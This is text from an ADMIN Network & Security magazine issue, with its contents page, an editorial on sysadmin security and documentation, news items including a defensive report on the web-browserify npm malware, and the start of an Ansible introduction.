



Powerful business workhorse

TUXEDO Aura 15



AMD Ryzen 7 4700U
8 Cores | 15 Watt



USB-C 3.2 Gen2
DisplayPort & PD



2 cm | 1,65 kg
slim & light



4G / LTE
Cellular Modem



100%
Linux

5

Year
Warranty



Lifetime
Support



Built in
Germany



German
Privacy



Local
Support

TUXEDO
COMPUTERS

 tuxedocomputers.com

FREE
DVD

Ransomware Strategies

Automation

Ubuntu
21.04 Server

ISSUE 63/2021

ADMIN
Network & Security

DVD

ADMIN

Network & Security

ISSUE 63

Automation

Get ready for DevOps with Ansible, CFEngine, Chef, Puppet, and SaltStack

Ransomware

Protect your assets with robust backup and monitoring

AWS Shadow Permissions

Hyper-V Security

Increase security in virtual environments

Traefik

Manage network connections in container environments

Storage Protocols

The future of flexible, performant, and highly available storage

GPU-Accelerated Cloud

Discover, configure, and monitor an accelerated cloud instance

PYTHON 3.10

Pattern matching controversy

LINUX NEW MEDIA
The Pulse of Open Source

WWW.ADMIN-MAGAZINE.COM

CLEAR OFF YOUR BOOKSHELF WITH DIGITAL ARCHIVES

Complete your collection of *Linux Magazine* and *ADMIN Network & Security* with our Digital Archive Bundles.

You get a full year of issues in PDF format to access at any time from any device.



Lead Image © enki, 123RF.com

<https://bit.ly/archive-bundle>

2020
Archives
Available
Now!

Chronicles

A new trajectory for system administrators: Security and documentation

Security is everyone's problem but, as a sys admin, you will take the blame should something go wrong with security on your systems or any device within your jurisdiction. My purpose in telling you this isn't to bum you out about your job but to inform you to be proactive in your security measures, follow industry best practices, follow your company's security policy guidelines (if you have any), and, most importantly, document your work. Be sure that someone knows that you did configure those host-based firewalls; you did use *enforcing* mode in SELinux; you did enforce complex passwords or, better still, set up two-factor authentication and Active Directory integration; you did secure the SSH daemon; and you did limit connectivity to a few systems.

Make better system security your number one priority. It is the most important aspect of your job as a system administrator. I know it seems like I'm harping on the subject, but seriously, it bears repeating – a lot. Why? It's the same discussion (in theory) as talking about the importance of backups: Everyone knows about the importance of backups; everyone is tired of hearing about backups; but if everyone is so up-to-speed on backups, why do they still fail and require yet another conversation?

Backups, by the way, are also a security measure. I hope you knew that. If you ever become the victim of a ransomware attack, you'll appreciate a good backup.

Sure, everyone knows that everyone is responsible for security, but you, ultimately, are the responsible party. And not just for the servers. You're also probably responsible for desktop, mobile device, wireless access point, and web security. Your main purpose in your sys admin role is to ensure security for yourself, your users, your management, and your infrastructure. No wonder many system administrators get a reputation as being ogres or worse. The buck stops with you, and yet all too often your hands are tied by what I call "the corporate sillies." Corporate sillies are phrases that emanate from well-meaning but dreadfully uninformed managers who claim that they're the exception to whatever security rules are in place.


When a manager tells you that their workstation can't be included in regular updates that require reboots because they like to keep a dozen spreadsheets open and it will take too long to reopen them all – that is a fine example of a corporate silly. But who will that manager run to as soon as their workstation gets cryptolocked or damaged by a fully patchable vulnerability? If you guessed yourself, give yourself a big pat on the back.

This is exactly why you must document every security measure that you implement, why you implemented it, and the repercussions of non-compliance. Also note any exceptions that you're forced to allow, such as the one described above. Some people just can't be bothered to do what's right, although it's your responsibility to be sure they do. That sounds a lot like a classic catch-22 situation. Although, I never read the book or saw the movie, I've heard enough examples and references to feel comfortable with using the reference here.

My suggestion to you is to sign up for some security classes, even if you have to pay for them yourself. Earn some security certifications to back up your disdain with current security policy or lack thereof. I know that system administrators hate to write things down, but you must force yourself to do so. Keep a text file open on your desktop for your notes, fixes, accomplishments, implementations, deployments, and so on. You'll be glad you did. Referring to this documentation might be your only defense should things go awry.

Finally, be sure that you have a good backup of your notes or even multiple copies of them. After all, you wouldn't want to have to explain that you had some great notes that outlined your master security manifesto, but they were lost because they weren't backed up, were stolen by malicious intruders, or were eaten by your dog.

Ken Hess • ADMIN Senior Editor



ADMIN

Network & Security

Features

This issue we are all about automation and configuration with some tools to lighten your load.

10 Ansible Automator

This powerful automator does without complex syntax, self-documents, and performs well compared with other configuration management tools.



16 CFEngine 3

This less well known automation tool promises more efficient configuration management and strict compliance with policies.

22 Automation with Chef

The chef de automation combines configuration management, deployment monitoring, and integrated compliance checks.

28 Puppet

The venerable rock of configuration management is not easy to master, but it is flexible and secure for those willing to learn.

34 SaltStack

This fast and reliable modular toolbox contains ready-made modules for many configuration management functions.

Tools


Save time and simplify your workday with these useful tools for real-world systems administration.

38 Docker and iptables

Tune the iptables configuration for Docker by establishing your own forwarding rules.

42 HTTP Versions

Discover the improvements made by HTTP/2 and HTTP/3 over HTTP/1.1.



48 Untangle NG Firewall

Apps come together like pieces of a jigsaw in this easy-to-use but still very powerful firewall solution.

News

Find out about the latest plays and toys in the world of information technology.

8 News

- Rocky Linux RC1 now available
- AlmaLinux now enjoys commercial support
- The Linux Foundation exploring the impact of open source ecosystems
- Malware discovered in npm registry

Containers and Virtualization

Virtual environments are becoming faster, more secure, and easier to set up and use. Check out these tools.

52 Hyper-V Security

With the right settings and small tools, security in virtual environments can be increased significantly by tweaking the on-board tools.



58 Traefik

Traefik promises not only to manage mesh implementations for container environments reliably, but to do so in a way that makes them enjoyable to administer.

Management

Use these practical apps to extend, simplify, and automate routine admin tasks.

82 Monitoring Tools

If you like ASCII-based monitoring tools, take a look at three new tools - Zenith, Bpytop, and Bottom.

86 Store sudo Logs Centrally

One of the new features implemented in the current 1.9 version of the sudo tool is the ability to save sudo logs both locally and on a remote computer.



- 66 AWS Shadow Admins**
Use the principle of least privilege to block the main entry for malicious attackers: the AWS identity and access management system.




- 80 Ransomware**
Backup administrators should take a close look at their backup strategies and integrate their backups into the existing monitoring setup to avoid encryption by blackmail Trojans.



Ubuntu 21.04 Server (Live)

- Linux kernel 5.11
- Updated toolchain
- Stability updates to the HA stack
- Extended attributes in NFS



See p 6 for details

Security

Use these powerful security tools to protect your network and keep intruders in the cold.

- 66 Shadow Permissions in AWS**
Malicious attackers are trying to conquer your AWS castle in the cloud. To mount a strong defense, you'll need a deeper understanding of privilege escalation and shadow admin permissions.
- 74 MySQL Security Tips**
Security safeguards protect data on MySQL servers.



- 80 Ransomware**
The danger of ransomware attacks calls for a robust backup and monitoring strategy.


Nuts and Bolts

Timely tutorials on fundamental techniques for systems administrators.

- 88 Storage Protocols**
The future of flexible, performant, and highly available storage.



- 92 Python Pattern Matching**
A controversial change is taking place in Python version 3.10 known mainly from functional languages: pattern matching.



- 94 Performance Tuning Dojo**
We look at the tools needed to discover, configure, and monitor an accelerated cloud instance, employing the simplest possible tool to get the job done.



Service

- 3 Welcome**
4 Table of Contents
6 On the DVD
97 Back Issues
98 Call for Papers




Ubuntu Server 21.04 (Live)

On the DVD

The latest **Ubuntu Server** release, Hirsute Hippo, offers improvements to the Ubuntu Server Live Installer, with enhancements to automation and stability and the ability to convert Debian Installer preseed scripts into Live Installer artifacts with the *autoinstall-generator* snap. Another new arrival is Apt phased updates that have been long available in the Desktop version. Ubuntu Server now has native availability of Microsoft SQL Server with a number of performance enhancements. Hirsute Hippo will be supported until February 2022.

Other features include:

- Linux kernel 5.11
- Hardware-enabled advanced networking stack
- Updated toolchain
- needrestart installed by default
- Stability updates to the HA stack
- Extended attributes in NFS



DEFECTIVE DVD?

Defective discs will be replaced, email: cs@admin-magazine.com

While this *ADMIN* magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, *ADMIN* magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

Resources

- [1] What's new?: [\[https://ubuntu.com/blog/ubuntu-server-21-04\]](https://ubuntu.com/blog/ubuntu-server-21-04)
- [2] Release notes: [\[https://discourse.ubuntu.com/t/hirsute-hippo-release-notes/19221\]](https://discourse.ubuntu.com/t/hirsute-hippo-release-notes/19221)

Public Money

Public Code



Modernising Public Infrastructure with Free Software



Free Software Foundation Europe

Learn More: <https://publiccode.eu/>

News for Admins

Tech News

Rocky Linux RC1 Now Available

Rocky Linux, from the creator of CentOS, has officially been released as an RC candidate. This Linux server distribution came into being after Red Hat shifted gears with CentOS, to make it a rolling release distribution. When that came about, Gregory Kurtzer (the creator of CentOS) decided to step back into the Linux server distribution game with a Rocky Linux.

Rocky Linux will be a community-based 1:1 binary replacement for Red Hat Enterprise Linux and currently ships with Gnome 3.32, Linux kernel 4.18.0-240.22.1.el8, SQLite 3.26, virt-what 1.18, Samba 4.12.3, DNF 4.2, RPM 4.14, glibc 2.28, libgcc 8.3, and plenty of other foundational tools to get you started on a more stable and reliable track than what you might find with the now rolling release CentOS.

Rocky Linux will be a community-supported server distribution and will be capable of running all of the applications and services you're used to deploying to CentOS. Rocky Linux will be more CentOS-like than CentOS now is.



It should be noted, however, that this is a release candidate and should not, under any circumstances, be used in a production environment.

For those looking to try out Rocky Linux, download the official first release candidate (<https://rockylinux.org/download/>) and install it in a testing environment.

AlmaLinux Now Enjoys Commercial Support

Those who have been struggling with what to do now that CentOS is no longer a viable operating system for their businesses can breathe a sigh of relief. The company behind AlmaLinux, CloudLinux, has announced they're now offering support for the 1:1 binary replacement for Red Hat Enterprise Linux.

The new AlmaLinux support package (<https://almalinux.org/support/>) will be available starting the first week of May 2021 and will include regular patches and updates for the AlmaLinux kernel and core packages, patch delivery service-level agreements (SLAs), and 24/7/365 incident support.

According to Jack Aboutboul, AlmaLinux Community Manager, "Since launch, we've received tremendous interest and support from both the community as well as many commercial vendors, many of whom have begun using AlmaLinux OS for some pretty amazing use cases." Aboutboul continues, "Our thriving community has supported each other since day one which led to rapid adoption amongst organizations and requests for commercial support."



**Get the latest
IT and HPC news
in your inbox**

**Subscribe free to
ADMIN Update
and HPC Update
bit.ly/HPC-ADMIN-Update**



Lead Image © vlastas, 123RF.com

CloudLinux will be offering support packages customized to fit your company needs, access to specialized consulting services, and subscription discounts at 1K, 5K, and 10K volume levels.

At the moment, there are no prices listed for the support. To get more information, fill out the form on the support page (<https://almalinux.org/support/>), and CloudLinux will reach out to you.

The Linux Foundation Exploring the Impact of Open Source Ecosystems

Linux Foundation Research (<https://linuxfoundation.org/research/>) will soon leverage the vast drove of data, tools, and communities, across all industry verticals and technology horizontals, to create an unprecedented network of knowledge that will benefit the global open source community, on both academic and industry levels.

This new initiative will be led by Hilary Carter, VP of Linux Foundation Research, who recently helmed the publication of more than 100 enterprise-level research projects for the Blockchain Research Institute.

Of this new effort, Carter says, “The opportunity to measure, analyze, and describe the impact of open source collaborations in a more fulsome way through Linux Foundation Research is inspiring.” Carter continued, “Whether we’re exploring the security of digital supply chains or new initiatives to better report on climate risk, the goal of LF Research is to enhance decision-making and encourage collaboration in a vast array of open source projects.”

According to Carter, this new initiative is about getting to the heart of “why open source community initiatives matter to all facets of our society, as a means to get more people – and more organizations – actively involved.”

An advisory board will be created for this project, one that will consist of a rotating committee of experts who will influence the agenda and provide input, oversight, and support.

It's important to note that Linux Foundation Research will make all data public (that is not personally identifiable or restricted by a third party).



Malware Discovered in npm Registry

If you work with npm, you should be warned of a piece of malware called web-browserify. This new piece of malicious software imitates the official Browserify component, which uses a node-style require() to organize browser code and load modules installed by npm.

This malware, which falls under the label “brandjacking,” has been associated with the Browserify component, because of its massive popularity (with over 1.3 million weekly downloads via npm).

As soon as web-browserify is installed, it launches its payload and targets Node.JS developers. This package was only about 27MB in size and included one version (1.0.0). Within the package is a postinstall.js file that extracts an archive named run.tar.xz, which includes an ELF binary named run (the actual malicious payload).

Very soon after it was discovered, web-browserify was taken down from the npm repository. That doesn't mean, however, that it hasn't been mistakenly installed. To find out if web-browserify was installed on your system, issue the command `npm list`. If you find the app installed, remove it with the command `npm uninstall web-browserify`. However, even if you remove the package, the malicious code probably already has been launched, and you'll need to take other measures.

To find out more about web-browserify, check out Sonatype's blog (<https://blog.sonatype.com/damaging-linux-mac-malware-bundled-within-browserify-npm-brandjack-attempt>) about the discovery.





Keeping it simple: the Ansible automator

The Easiest Way

The powerful Ansible automator comes without airs and graces, does without complex syntax, self-documents, and has no need to hide its light compared with Puppet and other configuration management tools.

By Martin Loschwitz

The Ansible IT automation tool makes it easy to introduce automation into your environment. In this article, I introduce Ansible and its basic capabilities and how to use them, and I discuss which components in the Ansible camp make an admin's life easier. Toward that end, I venture a look at Ansible's future under the current owner Red Hat.

Early Steps

In 2014, the world of automation on Linux was very different from today. I had just started a job in Berlin that involved building an OpenStack platform. Puppet fans set the tone in the company, so the idea was for the OpenStack cloud to

be something for the Puppet players, too. However, OpenStack was far removed from its current level of maturity at the time, and the modules offered by the developers were more of a big mess than a solution that could be used in production. What this meant in terms of daily development of the platform soon came to light in an extremely unpleasant way.

The Puppet usage that the OpenStack developers specified was inefficient and slow. Before Puppet even started to change anything on the systems, several minutes could pass. In the worst case, the process ended up producing an error that kicked an entire hour of Puppet runtime into the gutter ([Figure 1](#)). Puppet offered

little comfort because the OpenStack developers did not have a handle on versioning their modules but allowed the individual modules to reference each other wildly.

Moreover, preparing configurations for services proved to be extremely tedious: Puppet looked to obtain its configuration from the built-in key-value component, Hiera. The developers endeavored to map every configurable parameter from OpenStack in Puppet and thus also in Hiera. Therefore, sooner or later they translated entire OpenStack configuration files from the INI format to YAML for Hiera. The occasionally used term "YAML scoops" was born at that time.

Not only was the Puppet configuration in need of improvement, but

Lead image © Komkrit Suwanwela, 123RF.com


```

Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/puppet_var_dir.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/os_maj_version.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/pe_version.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/root_home.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/concat_basedir.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/facter_dot_d.rb
Error: Could not retrieve catalog from remote server: Error 400 on SERVER: Failed when searching for node client.puppetlabs.vm: Could not find terminus console for indirection node
Warning: Not using cache on failed catalog
Error: Could not retrieve catalog; skipping run
[root@client ~]# puppet agent --environment=development -t
Warning: Unable to fetch my node definition, but the agent run will continue:
Warning: Error 400 on SERVER: Could not find terminus console for indirection node
Info: Retrieving plugin
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/puppet_var_dir.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/os_maj_version.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/pe_version.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/root_home.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/concat_basedir.rb
Info: Loading facts in /var/opt/lib/pe-puppet/lib/facter/facter_dot_d.rb
Error: Could not retrieve catalog from remote server: Error 400 on SERVER: Failed when searching for node client.puppetlabs.vm: Could not find terminus console for indirection node
Warning: Not using cache on failed catalog
Error: Could not retrieve catalog; skipping run
[root@client ~]# puppet agent --environment=development -t
Warning: Unable to fetch my node definition, but the agent run will continue:
Warning: Error 400 on SERVER: Could not autoload puppet/indirector/node/console: cannot load such file -- puppetx/puppetlabs/pe_console/console_http
Info: Retrieving plugin
Notice: /File[/var/opt/lib/pe-puppet/lib/puppetx]/ensure: created
Notice: /File[/var/opt/lib/pe-puppet/lib/facter/pe_puppetdb_server_status.rb]/ensure: defined content as '{md5}9994d5a38cd9a27c16943026b3ea321a'
Notice: /File[/var/opt/lib/pe-puppet/lib/facter/windows.rb]/ensure: defined content as '{md5}d8880f6f32905f040f3355e2a40cf088'

```

Figure 1: Complex suites like Puppet, Chef, and others require so many resources that sometimes even the OOM killer kicks in. © Geoff Williams

its feature set with regard to OpenStack, as well. The procedure “Do this on Host A, then that on Host B, and finally the next on Host C” was impossible to implement with Puppet. However, it was central to OpenStack deployment (e.g., with Galera).

A colleague of mine brought Ansible into play. At that time, it was just two years old and far away from its current feature set. Where Puppet was pretty much a shock, Ansible impressed right from the outset because of its simplicity of use, the way it made nesting unattractive, and the way it more or less self-documented. Instead of a huge YAML bucket, Ansible simply gave you the option of storing a template for configuration with all the desired parameters. Only the host-specific entries needed to be exchanged dynamically (e.g., the IP addresses).

Terminology

As with any automator, Ansible has by now developed a kind of jargon that admins need to know before embarking on the Ansible adventure. Because this article would be difficult to understand without these terms and the knowledge of them, I will go into them here.

The term *inventory* is of central importance. The inventory captures the target systems on which Ansible executes commands once the admin instructs it to do so with a *playbook*, which lists the host definitions from the inventory to which the specific playbook refers, as well as the roles to be invoked. A *role*, in turn, consists of a list of tasks to be processed, as well as configuration files and templates associated with this task, along with handlers (i.e., services that restart after a

configuration change or perform other event-driven tasks).

This triple of inventory, playbook, and role is enough to let Ansible do tasks on a specific host – almost: Under the hood, Ansible has modules that take specific steps and are designed to be as granular as possible; the administrator calls them in playbooks. If required, you can also write your own modules, but thanks to Ansible’s enormous range of functions out of the box, this is not normally necessary.

```

[stack@b52-41-2-cluster-31-idm ansible]$ ansible-playbook -i hosts stack-user.yml
--vault-password-file ~stack/.vault-password

PLAY [workstations, deepinfra, infra, idm, monitoring, undercloud] *****

TASK [Gathering Facts] *****
ok: [b52-41-2-46-31-deepinfra.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-47-31-deepinfra.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-cluster-31-infra.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-46-31.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-47-31.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-46-29.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-46-27.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-cluster-31-idm.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-cluster-31-undercloud.mgmt.ip-b52.cloud.internal]

TASK [h3a.stack-user : Ensure user "stack" is present] *****
ok: [b52-41-2-46-31.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-46-31-deepinfra.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-47-31-deepinfra.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-cluster-31-infra.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-47-31.mgmt.ip-b52.cloud.internal]
ok: [b52-41-2-46-29.mgmt.ip-b52.cloud.internal]

```

Figure 2: Ansible relies on SSH in the background and does not need its own agent on the target systems, which scales very well.

Simple SSH Instead of Client-Server

The requirements to get Ansible up and running are simple, and so is the architecture of the solution. Other automators chose client-server protocols and require appropriate services on both the central management server and the target systems. Ansible was designed differently from the beginning: It uses the established and high-performing SSH protocol (**Figure 2**) to execute commands on other systems.

This setup inherently has many advantages, but also some disadvantages. Users can use SSH to execute commands on systems, for example, if their own SSH key is stored there and forwarding is working in the SSH agent. Additionally, they must be able to use `sudo` to assume `sys admin` privileges on the affected system. To ensure performance, Ansible also uses `scp` to copy the modules it needs to execute on the target systems beforehand. Whereas Puppet and Chef require the automation server to execute the modules for all target computers, Ansible distributes this task to the systems themselves, which naturally scales far better.

Getting Started with Ansible

The lack of a client-server architecture, from an admin's point of view, makes getting started with Ansible a quick experience, given a user with an SSH-based login on all systems

and permission to run `sudo` without a password. On any system that can access the other systems over SSH, you then install the Ansible package intended for your distribution. Because Ansible has now reached a very wide level of distribution, you can choose from packages for all common Linux systems. After that, calling `ansible-playbook` should take you to a matching help text.

The next step is to create an inventory. You can store this either in YAML or INI format. The inventory is divided up into host groups, for which the names are the block headers. The code in **Listing 1** creates an inventory with two host entries that belong to the `lmtest` group. The `ansible_user` directive instructs Ansible to log on to the host as the `mloschwitz` user. The

```
ansible -i <file> all -m ping
```

command then pings all the hosts from the inventory. The `<file>` argument specifies the name of the inventory file – which is normally `hosts`.

Directory Structure

The Ansible developers provide useful insights in the documentation [1] on how the admin should ideally design the Ansible directory. The example provides for a folder containing a file named `hosts`. The first playbook – in the example, `lmtest.yml` – is located at the same directory level, as is an Ansible vault file (more on that later). Great importance is given to two additional folders, `host_vars/` and `group_vars/`, the latter of which is used to create files whose names match the groups defined in the inventory.

